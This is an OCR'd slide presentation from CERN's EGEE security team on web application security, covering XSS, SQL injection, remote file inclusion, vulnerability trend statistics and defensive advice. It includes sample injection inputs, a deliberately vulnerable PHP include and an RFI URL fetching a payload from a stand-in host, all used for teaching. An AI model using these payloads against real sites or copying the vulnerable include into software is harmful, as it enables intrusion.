Web applications security

Romain Wartel, CERN IT

EGEE Operational Security Coordination Team

www.eu-egee.org

Security issues - 1/2

- **Difficult to keep up-to-date with security patches:**
  - Auto-update often unavailable/impossible
  - Must actively monitor announcements lists
  - Customisation of the application is often required
  - Difficult to detect insecure or unpatched versions by running network-level scans

- **A better software design and packaging would help**


Security issues - 2/2

- **Web applications are easy targets for attackers:**
  - Web Applications often provide non mature code compared to traditional network services
  - Automated attacks are effective/scalable
  - Many exploits are remotely executable, cross-platform, and require no compilation
  - Vulnerable services easily identifiable/searchable

- **What is the motivation to attack Web applications?**
  - Attackers choose the easiest target to obtain CPU/bandwidth
  - Obtain OS or back-end database access for further attacks
  - Mostly money (Phishing, SPAM, extortion/DDoS, Click fraud)
  - User-friendly, professionally supported, malware toolkits


Security vulnerabilities

- **There are different common Webapps vulnerabilities:**
  - **Cross-Site Scripting (XSS)**
  - **SQL injection**
  - **SSI injection/Remote file inclusion (RFI)**
  - **Code injection**
  - **Cross-Site Request Forgery (CSRF)**




http://www.webappsec.org/projects/statistics/ (2006)
http://en.wikipedia.org/wiki/Category:Web_security_exploits
http://osvdb.org/browse.php

Cross-site Scripting (XSS)



/login.php?error=Unknown+user


Error: Unknown user



p?error=<b>HTML</b><i>code

Error: **HTML***code*

SQL Injection



login.php?user=romain&pass=secret

Random network service


Name:

Password:

Login

Done

SELECT *foo* FROM *sometable* WHERE user='$user' and password='$pass';
SELECT *foo* FROM *sometable* WHERE user='romain' and password='secret';



ıp?user=' OR '1'='1 &pass=anything

Random network service

Name:


Password:

Login

Done

SELECT *foo* FROM *sometable* WHERE user='' OR '1'='1' and password='anything';
SELECT *foo* FROM *sometable* WHERE user='romain' and password='\'; DROP TABLE *foo*; --';

Remote File inclusion




dex.php?usetemplate=news

News

Done

```
<?php
require($_GET['$usetemplate']);
?>
```




'usetemplate=http://foo.com/payload.php

EVIL CODE

Done

```
<?php
require('http://foo.com/payload.php');
?>
```

Vulnerable websites proportion




Study from the Web Application Security Consortium, conducted in 2006 against 31,373 websites

http://www.webappsec.org/projects/statistics/

Shift in the overall vulnerabilities trend

Mitre has recorded 26000 common vulnerabilities and exposures



Rank	Flaw	TOTAL	2001	2002	2003	2004	2005	2006
Total		**18809**	**1432**	**2138**	**1190**	**2546**	**4559**	**6944**
[1]	**XSS**	**13.8%**	02.2% (11)	08.7% **(2)**	07.5% **(2)**	10.9% **(2)**	16.0% **(1)**	18.5% **(1)**
		2595	*31*	*187*	*89*	*278*	*728*	*1282*
[2]	**buf**	**12.6%**	19.5% **(1)**	20.4% **(1)**	22.5% **(1)**	15.4% **(1)**	09.8% **(3)**	07.8% **(4)**
		2361	*279*	*436*	*268*	*392*	*445*	*541*
[3]	**sql-inject**	**09.3%**	00.4% (28)	01.8% (12)	03.0% **(4)**	05.6% **(3)**	12.9% **(2)**	13.6% **(2)**
		1754	*6*	*38*	*36*	*142*	*588*	*944*
[4]	**php-include**	**05.7%**	00.1% (31)	00.3% (26)	01.0% (13)	01.4% **(10)**	02.1% **(6)**	13.1% **(3)**
		1065	*1*	*7*	*12*	*36*	*96*	*913*
[5]	**dot**	**04.7%**	08.9% **(2)**	05.1% **(4)**	02.9% **(5)**	04.2% **(4)**	04.3% **(4)**	04.5% **(5)**
		888	*127*	*110*	*34*	*106*	*196*	*315*
[6]	**infoleak**	**03.4%**	02.6% **(9)**	04.2% **(5)**	02.8% **(6)**	03.8% **(5)**	03.8% **(5)**	03.1% **(6)**
		646	*37*	*89*	*33*	*98*	*175*	*214*
[7]	**dos-malform**	**02.8%**	04.8% **(3)**	05.2% **(3)**	02.5% **(8)**	03.4% **(6)**	01.8% **(8)**	02.0% **(7)**
		521	*69*	*111*	*30*	*86*	*83*	*142*
[8]	**link**	**01.8%**	04.5% **(4)**	02.1% **(9)**	03.5% **(3)**	02.8% **(7)**	01.9% **(7)**	00.4% (16)
		341	*64*	*45*	*42*	*72*	*87*	*31*
[9]	**format-string**	**01.7%**	03.2% **(7)**	01.8% **(10)**	02.7% **(7)**	02.4% **(8)**	01.7% **(9)**	00.9% (11)
		317	*46*	*39*	*32*	*62*	*76*	*62*
[10]	**crypt**	**01.5%**	03.8% **(5)**	02.7% **(6)**	01.5% **(9)**	00.9% (16)	01.5% **(10)**	00.8% (13)
		278	*55*	*58*	*18*	*22*	*69*	*56*

There is a clear shift to XSS (1), SQL injection (2) and RFI (3).

http://cwe.mitre.org/documents/vuln-trends/index.html

Web applications security

Recommendations

Developers

- **Do NOT trust ANYTHING coming from a browser**

- **Additional hints**
  - Check all input by design, even if not directly visible to users
  - Use the validation functions provided by your environment (try to avoid re-inventing the wheel)
  - Never solely rely on the security of the framework
  - Keep your framework up-to-date – it can be a target (ex: CVE-2007-0041, CVE-2007-3495, CVE-2007-2385)
  - Beware of the information revealed by error messages/pages
  - Require (re)-authentication for privileged operations
  - Keep your support lists private

Service managers

- **Try to apply all security patches in a timely manner**
  - Subscribing a generic email address to the announcement list of the Web application vendor usually helps
- **Whenever possible, implement additional safeguards**
  - Ex: SELinux, ModSecurity (http://www.modsecurity.org/)
- **Try to compartmentalise Web applications**
- **Avoid customised installation and avoid plugins**
- **Change the default password(s)**
- **Follow recommendations about monitoring and logging**

Security teams

- **Inform the service managers, developers and users about the risks of Web applications**
- **Encourage privileged staff to use two different Web browsers**
- **Try to encourage your organisation to run centrally managed Web applications**
  - Ex: Wikis
- **Try to reduce the exposure of the Web services**

Users

- **Do not ignore security warnings from the Web browser**

- **Whenever possible, disable Javascript/Flash/ActiveX**
Ex: Firefox “NoScript”

